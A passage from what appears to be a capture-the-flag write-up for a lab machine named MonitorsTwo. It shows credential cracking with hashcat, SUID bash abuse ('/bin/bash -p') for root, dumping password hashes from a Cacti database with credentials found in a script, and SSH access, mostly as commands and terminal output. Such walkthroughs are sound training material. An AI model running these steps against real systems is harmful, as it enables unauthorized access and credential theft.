
- Cracked it online.



✔ Found:

```
21232f297a57a5a743894a0e4a801fc3:admin
```

- Tried to log in to the web app using the credentials (admin:admin) and succesfully logged in.




All 3 Users

User Name	User ID	Full Name	Enabled	Realm	Graph Policy	Device Policy	Template Policy	Last Login	□
admin	1	Jamie Thompson	Yes	Local	ALLOW	ALLOW	ALLOW	Thursday, June 01, 2023 08:43:01	□
guest	3	Guest Account	No	Local	ALLOW	ALLOW	ALLOW	N/A	□
marcus	4	Marcus Brune	Yes	Local	ALLOW	ALLOW	ALLOW	N/A	□


All 3 Users

- Learnt that there is one more user named marcus..
- Found nothing much interesting there.
- Again coming back to the machine..!!
- Check for SUID bit set for files..
- Found the file /bin/bash with SUID file set…hence gained root access, by running `/bin/bash -p`




```
bash-5.1$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/bash
/bin/su
bash-5.1$ id
id/
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash-5.1$/bin/bash
/bin/bash
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
exit
bash-5.1$ /bin/bash -p
/bin/bash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
whoami
root
```

- Directly went to the **entrypoint.sh** file in the `/` directory.
- Executed it after making it executable using - `chmod +x entrypoint.sh`




```
-rwxr-xr-x 1 root root 650 Jun  1 12:23 entrypoint.sh
./entrypoint.sh
+ wait-for-it db:3306 -t 300 -- echo 'database is connected'
wait-for-it: waiting 300 seconds for db:3306
wait-for-it: db:3306 is available after 0 seconds
database is connected
++ mysql --host=db --user=root --password=root cacti -e 'show tables'
+ [[ ! Tables_in_cacti
aggregate_graph_templates
aggregate_graph_templates_graph
aggregate_graph_templates_item
aggregate_graphs
aggregate_graphs_graph_item
aggregate_graphs_items
automation_devices
automation_graph_rule_items
automation_graph_rules
automation_ips
```

- Got all the table names including a interesting one that I previously got in the SQL database (user_auth)




```
snmpagent_notifications_log
user_auth
user_auth_cache
user_auth_group
user_auth_group_members
user_auth_group_perms
user_auth_group_realm
user_auth_perms
user_auth_realm
user_domains
user_domains_ldap
user_log
vdef
vdef_items
version =~ automation_devices ]]
+ chown www-data:www-data -R /var/www/html
+ '[' '' '≠' '' ']'
```

- Executed the mysql command to get the contents of the table (NOTE: The —host, —user, and —password was mentioned in the entrypoint.sh file…)




```
mysql --host=db --user=root --password=root cacti -e "select * from user_auth"
id      username        password        realm   full_name       email_address   must_change_password    password_change show_tree       show_list       show_preview    graph_settings  login
_opts   policy_graphs   policy_trees    policy_hosts    policy_graph_templates  enabled lastchange      lastlogin       password_history        locked  failed_attempts lastfail        reset
_perms
1       admin   $2y$10$PtuA3.zpGZ5KPpMPru3yMOed7b86bwLqH8nMvcCNJ3bV2ObtxLLdy    0       Jamie Thompson  admin@monitorstwo.htb           on      on      on      on      on      2       1       1
1       1       on      -1      -1      -1              0       0       663348655
3       guest   43e9a4ab75570f5b        0       Guest Account           on      on      on      on      on      3       1       1       1       1       1               -1      -1      -1      0
0       0
4       marcus  $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C    0       Marcus Brune    marcus@monitorstwo.htb                  on      on      on      on      1       1       1
1       1               -1      -1                      0       0       213336518
```

- Got the password Hash of the user **marcus.**
- The hash type was of - Bcrypt with a factor of 10 (researched online).
- Cracked the hash using hashcat.




```
┌──(anishroy__linuxmint)-[~/Desktop]
└─$ hashcat -a 0 -m 3200 hash.txt rockyou.txt

hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF
, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
=======================================================
* Device #1: pthread-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 2817/5699
MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384
```




```
Finish enabled. Will quit after this attack.

$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey
$2y$10$PtuA3.zpGZ5KPpMPru3yMOed7b86bwLqH8nMvcCNJ3bV2ObtxLLdy:admin

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: hash.txt
Time.Started.....: Thu Jun  1 19:25:30 2023 (5 mins, 22 secs)
Time.Estimated...: Thu Jun  1 19:30:52 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       88 H/s (6.10ms) @ Accel:8 Loops:64 Thr:1 Vec:1
Recovered........: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.........: 39640/28688768 (0.14%)
Rejected.........: 0/39640 (0.00%)
Restore.Point....: 19816/14344384 (0.14%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:960-1024
Candidate.Engine.: Device Generator
Candidates.#1....: akusayangkamu -> ISRAEL
Hardware.Mon.#1..: Temp: 77c Util: 74%

Started: Thu Jun  1 19:25:29 2023
Stopped: Thu Jun  1 19:30:53 2023
```

- Now, as we saw port 22 open in the Nmap scan
- Tried to SSH into the machine with the found credentials (marcus:funkymonkey).
- Successfully was able to SSH into the machine - `ssh marcus@10.10.11.211 -p22`




```
┌──(kali㉿kali)-[~/Documents/HTB/MonitorsTwo]
└─$ ssh marcus@10.10.11.211 -p22
The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

- Got user flag there.




```
You have mail.
Last login: Thu Jun  1 13:35:14 2023 from 10.10.16.5
-bash-5.0$ whoami
marcus
-bash-5.0$ ls
exp.sh  user.txt
```




```
exp.sh  user.txt
-bash-5.0$ cat user.txt
56bf310b2056878a8e4200e43aad15ef
-bash-5.0$ cat exp.sh
```

- Then checked for files with SUID bit set and luckily got it (usr/bin/bash)
- Executed it using - `/usr/bin/bash -p`
- Got a root shell and the root flag in the root directory.



```
fi-bash-5.0$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/bash
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/su
-bash-5.0$ sudo -l
[sudo] password for marcus:
Sorry, user marcus may not run sudo on localhost.
-bash-5.0$ /usr/bin/bash -p
bash-5.0# whoami
root
bash-5.0# ls
exp.sh  user.txt
bash-5.0# cd /
bash-5.0# ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  var
boot  dev    home  lib32  libx32  media       opt  root  sbin  sys  usr
bash-5.0# cd root
```



```
bash-5.0# cd root
bash-5.0# ls
cacti  root.txt
bash-5.0# cat root.txt
49ae1d2a40aa6ccd12fb1004d92c527a
bash-5.0# 
```